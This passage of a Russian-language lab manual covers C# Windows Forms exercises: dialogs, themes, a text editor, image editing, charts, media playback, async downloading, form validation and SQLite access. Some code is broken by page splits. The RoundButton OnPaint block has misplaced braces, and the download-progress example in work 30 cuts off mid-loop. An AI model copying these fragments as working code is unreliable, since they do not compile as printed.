  - Label "Комментарий:", TextBox (имя txtComment).
  - RadioButton (или два RadioButton) для выбора типа: "Доход" и "Расход". (Имя, например, rbtnIncome, rbtnExpense).
  - Кнопка "Сохранить" (имя btnSave) и кнопка "Отмена" (имя btnCancel).

#### 3.2. Открытие дочерней формы как модального диалога

1. На главной форме дважды щелкните по кнопке "Добавить доход" на ToolStrip, чтобы создать обработчик события Click.
2. Напишите код для открытия формы добавления:

```
private void добавитьДоходToolStripMenuItem_Click(object sender, EventArgs e)
{
 FormAddOperation addForm = new FormAddOperation();
 // Устанавливаем тип операции по умолчанию
 addForm.OperationType = OperationType.Income; // Нужно создать свойство в форме

 if (addForm.ShowDialog() == DialogResult.OK)
 {
 // Пользователь нажал Сохранить, нужно получить данные из формы
 Operation newOp = addForm.CreatedOperation; // Свойство, возвращающее
Operation
 // Добавить в список и обновить DataGridView
 }
}
```

#### 3.3. Передача данных в дочернюю форму и обратно

В классе формы FormAddOperation создайте свойства для передачи данных.

```
public partial class FormAddOperation : Form
{
 // Для получения типа из главной формы
 public OperationType OperationType { get; set; }

 // Для возврата созданной операции
 public Operation CreatedOperation { get; private set; }
```

```

public FormAddOperation()
{
 InitializeComponent();
}

private void FormAddOperation_Load(object sender, EventArgs e)
{
 // Установить RadioButton в соответствии с OperationType
 if (OperationType == OperationType.Income)
 rbtnIncome.Checked = true;
 else
 rbtnExpense.Checked = true;
}

private void btnSave_Click(object sender, EventArgs e)
{
 // Валидация
 if (string.IsNullOrEmpty(txtAmount.Text))
 {
 MessageBox.Show("Введите сумму");
 return;
 }

 // Создаем операцию
 CreatedOperation = new Operation
 {
 Amount = decimal.Parse(txtAmount.Text),
 Category = cmbCategory.SelectedItem?.ToString(),
 Date = dtpDate.Value,
 Comment = txtComment.Text,
 Type = rbtnIncome.Checked ? OperationType.Income : OperationType.Expense
 };

 this.DialogResult = DialogResult.OK;
 this.Close();
}

private void btnCancel_Click(object sender, EventArgs e)
{
 this.DialogResult = DialogResult.Cancel;
 this.Close();
}
}

```

### 3.4. Создание MDI-приложения (Multiple Document Interface)

Альтернативный подход — MDI, где одно главное окно содержит внутри себя дочерние.

1. Установите у главной формы свойство `IsMdiContainer = true`.
2. Для открытия дочерней формы:

```

FormChild child = new FormChild();
child.MdiParent = this;

```

child.Show();

#### **4. Задание для самостоятельной работы**

1. Реализуйте форму для редактирования существующей операции. При открытии форма должна заполняться данными выбранной операции.
2. Добавьте форму "О программе" (AboutBox), которая открывается как диалог без возможности изменения размеров.
3. Организуйте передачу данных между формами через события или делегаты (например, чтобы при добавлении операции главная форма обновлялась).

#### **Контрольные вопросы**

1. В чем разница между Show() и ShowDialog()?
2. Как передать данные из дочерней формы в родительскую?
3. Что такое MDI-приложение?
4. Как сделать форму, которая всегда поверх всех окон?
5. Для чего используется перечисление DialogResult?

## Практическая работа №25. Разработка стилей для приложения для улучшения взаимодействия с пользователем

### 1. Цель работы

Изучить способы настройки внешнего вида Windows Forms приложения (цвета, шрифты, иконки) и освоить основы создания стилей через визуальные наследователи и пользовательскую отрисовку (Owner Draw).

### 2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Использование визуального наследования (базовая форма)

Если у вас много форм с одинаковым оформлением (фон, логотип, стандартные кнопки), можно создать базовую форму-шаблон.

1. Создайте новую форму BaseForm.cs.
2. Настройте её внешний вид: задайте BackColor, Font, добавьте на неё, например, PictureBox с логотипом компании в углу.
3. Создайте новую форму, но при добавлении выберите **Наследуемая форма (Inherited Form)** и укажите в качестве базовой BaseForm.
4. Новая форма унаследует все настройки и элементы управления.

#### 3.2. Создание пользовательского элемента управления (User Control)

Создадим красивую кнопку или панель, которую можно переиспользовать.

1. Добавьте в проект **Пользовательский элемент управления (User Control)** с именем RoundButton.cs.
2. В конструкторе разместите обычную кнопку, но в коде переопределим её отрисовку.
3. В коде RoundButton.cs напишите:

```
public partial class RoundButton : Button
{
 public RoundButton()
 {
 InitializeComponent();
 this.FlatStyle = FlatStyle.Flat;
 this.FlatAppearance.BorderSize = 0;
 this.BackColor = Color.CornflowerBlue;
 this.ForeColor = Color.White;
 }

 protected override void OnPaint(PaintEventArgs pevent)
 {
 //base.OnPaint(pevent); // Не вызываем базовую отрисовку
 GraphicsPath path = new GraphicsPath();
 path.AddEllipse(0, 0, this.Width, this.Height);
 this.Region = new Region(path); // Делаем кнопку круглой

 // Рисуем фон
 using (SolidBrush brush = new SolidBrush(this.BackColor))
 {
 pevent.Graphics.FillEllipse(brush, 0, 0, this.Width, this.Height);
 }
 }
}
```

```

 }

 // Рисуем текст
 TextRenderer.DrawText(pevent.Graphics, this.Text, this.Font, this.ClientRectangle,
 this.ForeColor, TextFormatFlags.HorizontalCenter | TextFormatFlags.VerticalCenter);
 }
}

```

Теперь этот элемент можно перетаскивать на формы.

### 3.3. Применение темы оформления (Color Theme)

Добавим возможность смены цветовой темы (темная/светлая).

1. Создайте статический класс Theme:

```

public static class Theme
{
 public static Color BackColor { get; set; } = Color.White;
 public static Color ForeColor { get; set; } = Color.Black;
 public static Color AccentColor { get; set; } = Color.Blue;

 public static void ApplyTheme(Control parent)
 {
 parent.BackColor = BackColor;
 parent.ForeColor = ForeColor;
 // Рекурсивно применить ко всем дочерним элементам
 foreach (Control c in parent.Controls)
 {
 if (c is Button)
 {
 c.BackColor = AccentColor;
 }
 // ... и т.д.
 }
 }
}

```

2. При загрузке формы вызывайте Theme.ApplyTheme(this).

3. Добавьте меню для выбора темы.

### 3.4. Использование ImageList и иконок

Добавьте ImageList на форму, заполните его иконками. Затем привяжите его к ListView, TreeView или ToolStrip.

### 4. Задание для самостоятельной работы

1. Создайте пользовательский элемент управления "Цифровые часы" (DigitalClock), который отображает текущее время с красивым шрифтом.
2. Разработайте две цветовые темы для приложения (светлая и темная) и реализуйте их смену через меню "Настройки".
3. Создайте наследуемую форму StyledForm с логотипом и стандартным расположением кнопок ОК/Отмена.
4. Добавьте анимацию при появлении формы (изменение прозрачности) с помощью таймера.

### Контрольные вопросы

1. Что такое визуальное наследование форм?
2. Чем пользовательский элемент управления (User Control) отличается от настраиваемого элемента (Custom Control)?
3. Как изменить внешний вид стандартной кнопки, не создавая новый класс?
4. Для чего нужен ImageList?



5. Как реализовать смену темы оформления во всем приложении?

## **Практическая работа №26. Разработка модулей для представления текстовой информации**

### **1. Цель работы**

Научиться использовать элементы управления для работы с текстом (RichTextBox, TextBox) и реализовать простейший текстовый редактор с функциями поиска и замены.

### **2. Оборудование и ПО**

- Персональный компьютер.
- Visual Studio Community 2022.

### **3. Ход работы**

#### **3.1. Создание простого текстового редактора**

1. Создайте новый проект Windows Forms SimpleTextEditor.
2. Добавьте на форму **MenuStrip** с пунктами: Файл (Создать, Открыть, Сохранить, Выход), Правка (Копировать, Вставить, Вырезать, Найти, Заменить).
3. Добавьте **ToolStrip** с кнопками тех же основных команд.
4. Добавьте **RichTextBox** (имя richTextBox1) на всю оставшуюся область (Dock = Fill). RichTextBox поддерживает форматирование текста.

#### **3.2. Реализация команд файлового меню**

1. Для команды "Создать":

```
richTextBox1.Clear();
```

2. Для команды "Открыть":

```
OpenFileDialog openFileDialog = new OpenFileDialog();
openFileDialog.Filter = "Текстовые файлы|*.txt|Rich Text|*.rtf|Все файлы|*.*";
if (openFileDialog.ShowDialog() == DialogResult.OK)
{
 if (openFileDialog.FileName.EndsWith(".rtf"))
 richTextBox1.LoadFile(openFileDialog.FileName,
RichTextBoxStreamType.RichText);
 else
 richTextBox1.LoadFile(openFileDialog.FileName,
RichTextBoxStreamType.PlainText);
}
```

3. Для команды "Сохранить":

```
SaveFileDialog saveFileDialog = new SaveFileDialog();
saveFileDialog.Filter = "Rich Text|*.rtf|Текстовые файлы|*.txt";
if (saveFileDialog.ShowDialog() == DialogResult.OK)
{
 if (saveFileDialog.FileName.EndsWith(".rtf"))
 richTextBox1.SaveFile(saveFileDialog.FileName,
RichTextBoxStreamType.RichText);
 else
 richTextBox1.SaveFile(saveFileDialog.FileName,
RichTextBoxStreamType.PlainText);
}
```

#### **3.3. Реализация команд правки**

Используйте встроенные методы RichTextBox:

```
// Копировать
richTextBox1.Copy();
```

```
// Вставить
richTextBox1.Paste();
```

```
// Вырезать
richTextBox1.Cut();
```

```
// Выделить все
richTextBox1.SelectAll();
```

### **3.4. Диалог поиска**

Создайте простую форму для поиска.

1. Добавьте новую форму FormFind.
2. Поместите на неё: Label "Что искать:", TextBox (txtFind), CheckBox "Учитывать регистр" (chkCase), Button "Найти далее" (btnFindNext), Button "Отмена".
3. При нажатии "Найти далее" (в главной форме) вызывайте метод поиска.
4. В главной форме добавьте метод:

```
public void FindText(string text, bool caseSensitive)
{
 int startIndex = richTextBox1.SelectionStart + richTextBox1.SelectionLength;
 StringComparison comparison = caseSensitive ? StringComparison.CurrentCulture :
StringComparison.CurrentCultureIgnoreCase;

 int index = richTextBox1.Text.IndexOf(text, startIndex, comparison);
 if (index >= 0)
 {
 richTextBox1.Select(index, text.Length);
 richTextBox1.ScrollToCaret();
 }
 else
 {
 MessageBox.Show("Текст не найден.");
 }
}
```

### **4. Задание для самостоятельной работы**

1. Добавьте функцию "Заменить". Создайте форму с двумя TextBox (что искать и на что заменить) и кнопками "Заменить" и "Заменить все".
2. Реализуйте подсветку синтаксиса для ключевых слов C# (например, при вводе слова "public" оно становится синим). Используйте событие TextChanged и ручное форматирование richTextBox1.Select() и SelectionColor.
3. Добавьте нумерацию строк (можно использовать отдельный ListBox рядом с RichTextBox).

### **Контрольные вопросы**

1. В чем разница между TextBox и RichTextBox?
2. Как открыть файл с помощью диалога OpenFileDialog?
3. Как изменить цвет выделенного текста в RichTextBox?
4. Как реализовать поиск с учетом регистра?
5. Для чего нужны методы Copy, Cut, Paste?

## Практическая работа №27. Разработка модулей для работы с изображениями

### 1. Цель работы

Научиться загружать, отображать и обрабатывать изображения с использованием классов Bitmap и Graphics, а также реализовать простейший графический редактор.

### 2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Простое приложение для просмотра изображений

1. Создайте проект Windows Forms ImageViewer.
2. На форму поместите **PictureBox** (имя pictureBox1) с настройками:
  - SizeMode = Zoom (чтобы картинка масштабировалась).
  - Dock = Fill.
3. Добавьте **MenuStrip** с пунктами: Файл (Открыть, Выход), Изображение (Негатив, Повернуть, Отразить).
4. Реализуйте открытие файла:

```
OpenFileDialog openFileDialog = new OpenFileDialog();
openFileDialog.Filter = "Изображения|*.jpg;*.jpeg;*.png;*.bmp;*.gif";
if (openFileDialog.ShowDialog() == DialogResult.OK)
{
 // Загружаем изображение
 Image originalImage = Image.FromFile(openFileDialog.FileName);
 pictureBox1.Image = originalImage;
}
```

#### 3.2. Простая обработка: негатив

Создадим эффект негатива (инвертирование цветов). Работаем напрямую с пикселями через Bitmap.

```
private void негативToolStripMenuItem_Click(object sender, EventArgs e)
{
 if (pictureBox1.Image == null) return;

 // Создаем копию изображения для работы
 Bitmap bmp = new Bitmap(pictureBox1.Image);

 for (int y = 0; y < bmp.Height; y++)
 {
 for (int x = 0; x < bmp.Width; x++)
 {
 Color pixel = bmp.GetPixel(x, y);
 Color newPixel = Color.FromArgb(255 - pixel.R, 255 - pixel.G, 255 - pixel.B);
 bmp.SetPixel(x, y, newPixel);
 }
 }

 // Отображаем измененное изображение
 pictureBox1.Image = bmp;
}
```

**Важно:** Методы GetPixel/SetPixel очень медленные. Для реальной обработки используют LockBits и unsafe-код.

### 3.3. Поворот изображения

Используем встроенный метод RotateFlip.

```
private void повернутьНа90ToolStripMenuItem_Click(object sender, EventArgs e)
{
 if (pictureBox1.Image == null) return;
 Image img = pictureBox1.Image;
 img.RotateFlip(RotateFlipType.Rotate90FlipNone);
 pictureBox1.Image = img; // Переприсваиваем для обновления
 pictureBox1.Refresh();
}
```

### 3.4. Рисование на PictureBox (простой Paint)

Добавим возможность рисовать мышкой.

1. Добавьте переменные класса:

```
bool isDrawing = false;
Point lastPoint;
Bitmap drawingBitmap;
Graphics graphics;
```

2. В конструкторе формы инициализируем пустой Bitmap:

```
drawingBitmap = new Bitmap(pictureBox1.Width, pictureBox1.Height);
graphics = Graphics.FromImage(drawingBitmap);
graphics.Clear(Color.White);
pictureBox1.Image = drawingBitmap;
```

3. Обработчики событий мыши для PictureBox:

```
private void pictureBox1_MouseDown(object sender, MouseEventArgs e)
{
 isDrawing = true;
 lastPoint = e.Location;
}
```

```
private void pictureBox1_MouseMove(object sender, MouseEventArgs e)
{
 if (isDrawing)
 {
 using (Pen pen = new Pen(Color.Black, 2))
 {
 graphics.DrawLine(pen, lastPoint, e.Location);
 }
 lastPoint = e.Location;
 pictureBox1.Refresh(); // Обновляем отображение
 }
}
```

```
private void pictureBox1_MouseUp(object sender, MouseEventArgs e)
{
 isDrawing = false;
}
```

#### **4. Задание для самостоятельной работы**

1. Добавьте возможность выбора цвета пера и его толщины.
2. Реализуйте инструмент "Кисть" (рисует окружности по траектории мыши).
3. Добавьте инструмент "Ластик" (рисует белым цветом).
4. Реализуйте сохранение нарисованного изображения в файл (через `SaveFileDialog` и метод `Save` у `Bitmap`).
5. Добавьте фильтр "Размытие" (усреднение соседних пикселей).

#### **Контрольные вопросы**

1. Чем отличается класс `Image` от `Bitmap`?
2. Что такое GDI+?
3. Какой объект используется для рисования на поверхности?
4. Какой метод `PictureBox` отвечает за способ отображения картинки (растянуть, по центру)?
5. Почему `GetPixel/SetPixel` медленные?

## Практическая работа №28. Разработка модулей для представления информации в виде графиков и диаграмм

### 1. Цель работы

Научиться использовать элемент управления Chart из .NET для визуализации данных (гистограммы, круговые диаграммы, графики функций).

### 2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Добавление элемента Chart

1. Создайте проект Windows Forms ChartDemo.
2. Найдите на панели элементов элемент **Chart** (в разделе Данные) и перетащите его на форму. Растяните на весь экран.

#### 3.2. Простая гистограмма (столбчатая диаграмма)

Построим диаграмму расходов по категориям.

1. В коде формы получите доступ к диаграмме.
2. Очистим серии по умолчанию и создадим свою:

```
using System.Windows.Forms.DataVisualization.Charting;
```

```
private void Form1_Load(object sender, EventArgs e)
{
```

```
 // Настройка области диаграммы
 chart1.ChartAreas[0].AxisX.Title = "Категория";
 chart1.ChartAreas[0].AxisY.Title = "Сумма";
```

```
 // Создаем серию (тип - столбчатая)
 Series series = new Series
 {
 Name = "Расходы",
 ChartType = SeriesChartType.Column
 };
```

```
 // Добавляем точки
 series.Points.AddXY("Продукты", 5000);
 series.Points.AddXY("Транспорт", 1500);
 series.Points.AddXY("Развлечения", 3000);
 series.Points.AddXY("Коммуналка", 2500);
 series.Points.AddXY("Одежда", 2000);
```

```
 // Очищаем и добавляем серию на диаграмму
 chart1.Series.Clear();
 chart1.Series.Add(series);
```

```
 // Добавляем подписи значений
 series.IsValueShownAsLabel = true;
```

```
}
```

3. Запустите. Должна появиться гистограмма.

#### 3.3. Круговая диаграмма (Pie)

Добавим круговую диаграмму для той же статистики.

1. Добавьте кнопку "Круговая" на форму.
2. В обработчике кнопки создайте новую серию с типом Pie и добавьте те же точки.

### 3.4. График функции (линейная диаграмма)

Построим график синуса.

```
private void buttonGraph_Click(object sender, EventArgs e)
{
 Series sinSeries = new Series
 {
 Name = "sin(x)",
 ChartType = SeriesChartType.Line,
 BorderWidth = 2
 };

 for (double x = -10; x <= 10; x += 0.1)
 {
 double y = Math.Sin(x);
 sinSeries.Points.AddXY(x, y);
 }

 chart1.Series.Clear();
 chart1.Series.Add(sinSeries);

 // Настроим оси
 chart1.ChartAreas[0].AxisX.Minimum = -10;
 chart1.ChartAreas[0].AxisX.Maximum = 10;
}
```

### 3.5. Несколько серий на одном графике

Добавим к синусу косинус.

```
Series cosSeries = new Series { Name = "cos(x)", ChartType = SeriesChartType.Line,
BorderWidth = 2 };
for (double x = -10; x <= 10; x += 0.1)
{
 cosSeries.Points.AddXY(x, Math.Cos(x));
}
chart1.Series.Add(cosSeries);
```

### 4. Задание для самостоятельной работы

Используя данные из финансового помощника (если есть) или сгенерированные случайно:

1. Постройте круговую диаграмму расходов по категориям за текущий месяц.
2. Постройте линейный график изменения баланса во времени (по дням).
3. Постройте гистограмму, сравнивающую доходы и расходы по месяцам.
4. Настройте цвета и легенду диаграммы.

### Контрольные вопросы

1. Какие типы диаграмм поддерживает элемент Chart?
2. Что такое серия (Series) в Chart?
3. Как добавить подписи значений на столбцы?
4. Как настроить заголовки осей?

## 5. Как отобразить легенду?

### Практическая работа №29. Разработка модулей для работы аудио и видео

#### 1. Цель работы

Изучить возможности проигрывания аудио и видео в Windows Forms с использованием элементов управления Windows Media Player (COM-компонент) и SoundPlayer.

#### 2. Оборудование и ПО

- Персональный компьютер с ОС Windows.
- Visual Studio Community 2022.
- Наличие аудио и видео файлов (wav, mp3, mp4).

#### 3. Ход работы

##### 3.1. Добавление Windows Media Player на форму

Элемент Windows Media Player не входит в стандартную панель элементов, его нужно добавить вручную.

1. Нажмите правой кнопкой на **Панель элементов (Toolbox) -> Выбрать элементы (Choose Items)...**

2. Перейдите на вкладку **COM-компоненты**.
3. Найдите **Windows Media Player** и поставьте галочку. Нажмите ОК.
4. Теперь на панели появится элемент, перетащите его на форму.

##### 3.2. Создание простого медиаплеера

1. Создайте проект Windows Forms MediaPlayer.
2. Перетащите элемент axWindowsMediaPlayer1 на форму. Растяните его.
3. Добавьте кнопки: "Открыть", "Воспроизвести", "Пауза", "Стоп", а также TrackBar для регулировки громкости.
4. Реализуйте открытие файла:

```
private void buttonOpen_Click(object sender, EventArgs e)
{
 OpenFileDialog openFileDialog = new OpenFileDialog();
 openFileDialog.Filter = "Медиафайлы|*.mp3;*.wav;*.mp4;*.wmv;*.avi|Все файлы|*.*";
 if (openFileDialog.ShowDialog() == DialogResult.OK)
 {
 axWindowsMediaPlayer1.URL = openFileDialog.FileName;
 axWindowsMediaPlayer1.Ctlcontrols.play();
 }
}
```

5. Управление воспроизведением:

```
axWindowsMediaPlayer1.Ctlcontrols.play();
axWindowsMediaPlayer1.Ctlcontrols.pause();
axWindowsMediaPlayer1.Ctlcontrols.stop();
```

6. Регулятор громкости: используем событие Scroll у TrackBar.

```
private void trackBarVolume_Scroll(object sender, EventArgs e)
{
 axWindowsMediaPlayer1.settings.volume = trackBarVolume.Value;
}
```

##### 3.3. Воспроизведение звука без видео (SoundPlayer)

Для простых WAV-файлов можно использовать SoundPlayer.

1. Добавьте еще одну кнопку "Воспроизвести звук".



2. Напишите код:

```
using System.Media;
```

```
private void buttonPlaySound_Click(object sender, EventArgs e)
{
 SoundPlayer player = new SoundPlayer(@"C:\Windows\Media\chimes.wav");
 player.Play(); // Асинхронно
 // player.PlaySync(); // Синхронно (блокирует UI)
}
```

### 3.4. Обработка событий плеера

Медиаплеер генерирует события, например, окончание воспроизведения.

1. Выберите `axWindowsMediaPlayer1`, в окне свойств нажмите на молнию (события).
2. Найдите событие `PlayStateChange` и дважды кликните.
3. Напишите обработчик:

```
private void axWindowsMediaPlayer1_PlayStateChange(object sender,
AxWMPLib._WMPOCXEvents_PlayStateChangeEvent e)
{
 // e.newState - код состояния
 // 8 = MediaEnded (воспроизведение закончено)
 if (e.newState == 8)
 {
 labelStatus.Text = "Воспроизведение завершено";
 }
}
```

### 4. Задание для самостоятельной работы

1. Добавьте плейлист (`ListBox`) с возможностью добавлять в него файлы и переключаться между ними двойным щелчком.
2. Реализуйте отображение текущей позиции воспроизведения (второй `TrackBar`) и времени.
3. Добавьте полноэкранный режим для видео (свойство `fullScreen`).
4. Используйте `OpenFileDialog` с множественным выбором (`Multiselect = true`) для добавления сразу нескольких файлов в плейлист.

### Контрольные вопросы

1. Как добавить COM-компонент `Windows Media Player` в проект?
2. Как изменить громкость в `Windows Media Player`?
3. Чем отличается `SoundPlayer.Play()` от `PlaySync()`?
4. Какие форматы файлов поддерживает `Windows Media Player`?
5. Как обработать событие окончания воспроизведения?

## Практическая работа №30. Реализация загрузки данных из интернета в фоновом режиме без блокировки основного потока приложения

### 1. Цель работы

Изучить асинхронные операции ввода-вывода (I/O) на примере загрузки данных из интернета с использованием HttpClient и отображения прогресса в UI без блокировки интерфейса .

### 2. Оборудование и ПО

- Персональный компьютер с доступом в интернет.
- Visual Studio Community 2022.

### 3. Ход работы

#### 3.1. Создание UI для загрузчика

1. Создайте проект Windows Forms AsyncDownloader.
2. Разместите на форме элементы:
  - TextBox (имя txtUrl) — для ввода URL (по умолчанию можно вставить <https://speedtest.selectel.ru/100MB> для теста большого файла).
  - Button (имя btnDownload) — "Скачать".
  - ProgressBar (имя progressBar1) — для отображения прогресса.
  - Label (имя lblStatus) — для текстового статуса.
  - RichTextBox (имя rtbContent) — для отображения скачанного текста (если это текст).

#### 3.2. Синхронная загрузка (плохой пример)

Для понимания проблемы сначала реализуем синхронный вариант (который блокирует UI).

```
using System.Net;
```

```
private void btnDownloadSync_Click(object sender, EventArgs e)
{
 string url = txtUrl.Text;
 using (WebClient client = new WebClient())
 {
 lblStatus.Text = "Загрузка...";
 // Это синхронный вызов - UI замрет
 string content = client.DownloadString(url);
 rtbContent.Text = content;
 lblStatus.Text = "Готово!";
 }
}
```

**Запустите и нажмите кнопку.** Во время загрузки окно нельзя будет двигать — UI заблокирован.

#### 3.3. Асинхронная загрузка с async/await

Используем HttpClient и async/await. Важно: методы, работающие с UI после await, должны быть async void (только для обработчиков событий!).

```
private async void btnDownloadAsync_Click(object sender, EventArgs e)
{
 string url = txtUrl.Text;
 btnDownload.Enabled = false; // Блокируем кнопку на время загрузки
 lblStatus.Text = "Начинаем загрузку...";
```

```

using (HttpClient client = new HttpClient())
{
 try
 {
 // Асинхронная загрузка строки
 string content = await client.GetStringAsync(url);
 rtbContent.Text = content;
 lblStatus.Text = "Загрузка завершена!";
 }
 catch (Exception ex)
 {
 MessageBox.Show($"Ошибка: {ex.Message}");
 lblStatus.Text = "Ошибка";
 }
 finally
 {
 btnDownload.Enabled = true;
 }
}
}

```

**Запустите.** Во время загрузки окно можно двигать, элементы реагируют. UI не блокируется.

### 3.4. Отображение прогресса загрузки

Для отслеживания прогресса используем HttpClient с обработкой потока вручную, либо WebClient, у которого есть событие DownloadProgressChanged (но он устарел). Реализуем прогресс через HttpClient.

1. Добавим на форму еще одну кнопку btnDownloadProgress и NumericUpDown для отображения процентов (или будем использовать ProgressBar).
2. Код с прогрессом:

```

private async void btnDownloadProgress_Click(object sender, EventArgs e)
{
 string url = txtUrl.Text;
 using (HttpClient client = new HttpClient())
 {
 // Получаем ответ как поток
 using (var response = await client.GetAsync(url,
HttpCompletionOption.ResponseHeadersRead))
 using (var stream = await response.Content.ReadAsStreamAsync())
 {
 long totalBytes = response.Content.Headers.ContentLength ?? -1;
 long totalRead = 0;
 byte[] buffer = new byte[8192];
 int read;

 // Создаем MemoryStream для накопления данных (для текста) или файловый
 // поток для файла
 using (var memoryStream = new MemoryStream())
 {
 while ((read = await stream.ReadAsync(buffer, 0, buffer.Length)) > 0)
 {

```



## **Практическая работа №31. Разработка формы регистрации с элементами ввода и проверкой корректности введенных данных**

### **1. Цель работы**

Создать форму регистрации пользователя с валидацией вводимых данных (логин, пароль, email) с использованием стандартных средств (ErrorProvider) и регулярных выражений.

### **2. Оборудование и ПО**

- Персональный компьютер.
- Visual Studio Community 2022.

### **3. Ход работы**

#### **3.1. Создание формы**

1. Создайте проект Windows Forms RegistrationForm.
2. Разместите на форме элементы:
  - Label и TextBox для: Имя пользователя (txtUsername), Email (txtEmail), Пароль (txtPassword), Подтверждение пароля (txtConfirmPassword).
  - Для паролей установите свойство PasswordChar = '\*'.
  - CheckBox (chkAgree) с текстом "Я согласен с условиями".
  - Кнопка "Зарегистрироваться" (btnRegister).
  - Кнопка "Отмена" (btnCancel).

#### **3.2. Добавление ErrorProvider**

Компонент ErrorProvider позволяет показывать значки ошибок рядом с полями.

1. Перетащите компонент ErrorProvider с панели элементов на форму (он появится внизу). Назовите errorProvider1.

#### **3.3. Валидация на потерю фокуса (Validating)**

Реализуем проверку, когда пользователь покидает поле.

1. Выберите txtUsername, перейдите в окно свойств -> события -> найдите событие Validating. Дважды кликните.
2. Напишите обработчик:

```
private void txtUsername_Validating(object sender, CancelEventArgs e)
{
 if (string.IsNullOrEmpty(txtUsername.Text))
 {
 e.Cancel = true; // Запрещаем покидать поле
 errorProvider1.SetError(txtUsername, "Имя пользователя не может быть пустым");
 }
 else if (txtUsername.Text.Length < 3)
 {
 e.Cancel = true;
 errorProvider1.SetError(txtUsername, "Имя должно быть не короче 3 символов");
 }
 else
 {
 e.Cancel = false;
 errorProvider1.SetError(txtUsername, ""); // Очищаем ошибку
 }
}
```

3. Включите автоматическую валидацию, установив у формы свойство AutoValidate = EnableAllowFocusChange.

### 3.4. Валидация пароля и email через регулярные выражения

Для email используем упрощенное регулярное выражение.

1. Обработчик Validating для txtEmail:

```
private void txtEmail_Validating(object sender, CancelEventArgs e)
{
 string pattern = @"^[^@\s]+@[^@\s]+\.[^@\s]+$";
 if (!Regex.IsMatch(txtEmail.Text, pattern))
 {
 e.Cancel = true;
 errorProvider1.SetError(txtEmail, "Введите корректный email (например, name@domain.com)");
 }
 else
 {
 e.Cancel = false;
 errorProvider1.SetError(txtEmail, "");
 }
}
```

2. Для пароля и подтверждения:

```
private void txtPassword_Validating(object sender, CancelEventArgs e)
{
 if (txtPassword.Text.Length < 6)
 {
 e.Cancel = true;
 errorProvider1.SetError(txtPassword, "Пароль должен быть не менее 6 символов");
 }
 else
 {
 e.Cancel = false;
 errorProvider1.SetError(txtPassword, "");
 }
}
```

```
private void txtConfirmPassword_Validating(object sender, CancelEventArgs e)
{
 if (txtConfirmPassword.Text != txtPassword.Text)
 {
 e.Cancel = true;
 errorProvider1.SetError(txtConfirmPassword, "Пароли не совпадают");
 }
 else
 {
 e.Cancel = false;
 errorProvider1.SetError(txtConfirmPassword, "");
 }
}
```

### 3.5. Проверка при нажатии кнопки

Даже при включенной валидации, нужно убедиться, что форма валидна, перед сохранением.

```

private void btnRegister_Click(object sender, EventArgs e)
{
 // Принудительно вызываем валидацию всех дочерних элементов
 if (this.ValidateChildren() && chkAgree.Checked)
 {
 // Все поля валидны и чекбокс отмечен
 MessageBox.Show("Регистрация успешна!");
 // Здесь можно сохранить данные
 }
 else
 {
 MessageBox.Show("Пожалуйста, исправьте ошибки в форме и примите условия.");
 }
}

```

#### **4. Задание для самостоятельной работы**

1. Добавьте поле "Возраст" (NumericUpDown) и проверку, что возраст от 18 до 100 лет.
2. Добавьте проверку сложности пароля: наличие цифр, заглавных и строчных букв. Используйте Regex.
3. Реализуйте индикатор сложности пароля (ProgressBar, который меняет цвет в зависимости от сложности).
4. Сохраняйте данные регистрации в XML или JSON файл.
5. Добавьте возможность показа пароля (CheckBox "Показать пароль", меняющий PasswordChar).

#### **Контрольные вопросы**

1. Для чего нужен компонент ErrorProvider?
2. Какое событие возникает при попытке покинуть поле ввода?
3. Что такое e.Cancel в событии Validating?
4. Какое регулярное выражение используется для проверки email?
5. Как принудительно запустить валидацию всех элементов?

## Тема 1.5. Создание модулей для взаимодействия с базами данных

### Практическая работа №32. Разработка программных модулей для работы с базами данных

#### 1. Цель работы

Изучить подключение к базе данных SQL Server (или SQLite) с использованием ADO.NET, выполнение простых SQL-запросов и отображение данных в DataGridView.

#### 2. Оборудование и ПО

- Персональный компьютер.
- Visual Studio Community 2022.
- Локальная база данных (можно использовать SQL Server Express LocalDB или SQLite).

#### 3. Ход работы

##### 3.1. Создание базы данных (SQLite)

Для простоты используем SQLite (не требует установки сервера, файл .db).

1. Установите NuGet пакет **System.Data.SQLite.Core** (через менеджер пакетов).
2. Создайте файл базы данных программно или используйте утилиту. Для целей работы создадим таблицу в коде.

##### 3.2. Создание проекта и подключение к БД

1. Создайте проект Windows Forms DatabaseApp.
2. Добавьте на форму **DataGridView** (имя dataGridView1) и кнопку "Загрузить данные" (btnLoad).
3. В коде формы создайте строку подключения и метод для создания таблицы (если её нет).

```
using System.Data.SQLite;
```

```
string connectionString = "Data Source=finance.db;Version=3;";
```

```
private void CreateTableIfNotExists()
{
 using (var conn = new SQLiteConnection(connectionString))
 {
 conn.Open();
 string sql = @"CREATE TABLE IF NOT EXISTS Operations (
 Id INTEGER PRIMARY KEY AUTOINCREMENT,
 Amount DECIMAL,
 Category TEXT,
 OperationDate DATETIME,
 Comment TEXT)";
 using (var cmd = new SQLiteCommand(sql, conn))
 {
 cmd.ExecuteNonQuery();
 }
 }
}
```

##### 3.3. Загрузка данных в DataGridView

Используем SQLiteDataAdapter и DataTable для заполнения DataGridView.



```

private void LoadData()
{
 using (var conn = new SQLiteConnection(connectionString))
 {
 conn.Open();
 string sql = "SELECT * FROM Operations";
 using (var adapter = new SQLiteDataAdapter(sql, conn))
 {
 DataTable dt = new DataTable();
 adapter.Fill(dt);
 dataGridView1.DataSource = dt; // Привязываем данные
 }
 }
}

```

```

private void btnLoad_Click(object sender, EventArgs e)
{
 LoadData();
}

```

### 3.4. Добавление данных через SQL-запрос

Добавим простую форму для вставки данных.

1. Создайте новую форму FormAddOperationDB.
2. На ней разместите TextBox для суммы, категории, комментария и DateTimePicker для даты.
3. При сохранении выполните INSERT:

```

using (var conn = new SQLiteConnection(connectionString))
{
 conn.Open();
 string sql = @"INSERT INTO Operations (Amount, Category, OperationDate, Comment)
VALUES (@amount, @cat, @date, @comment)";
 using (var cmd = new SQLiteCommand(sql, conn))
 {
 cmd.Parameters.AddWithValue("@amount", decimal.Parse(txtAmount.Text));
 cmd.Parameters.AddWithValue("@cat", cmbCategory.Text);
 cmd.Parameters.AddWithValue("@date", dtpDate.Value);
 cmd.Parameters.AddWithValue("@comment", txtComment.Text);
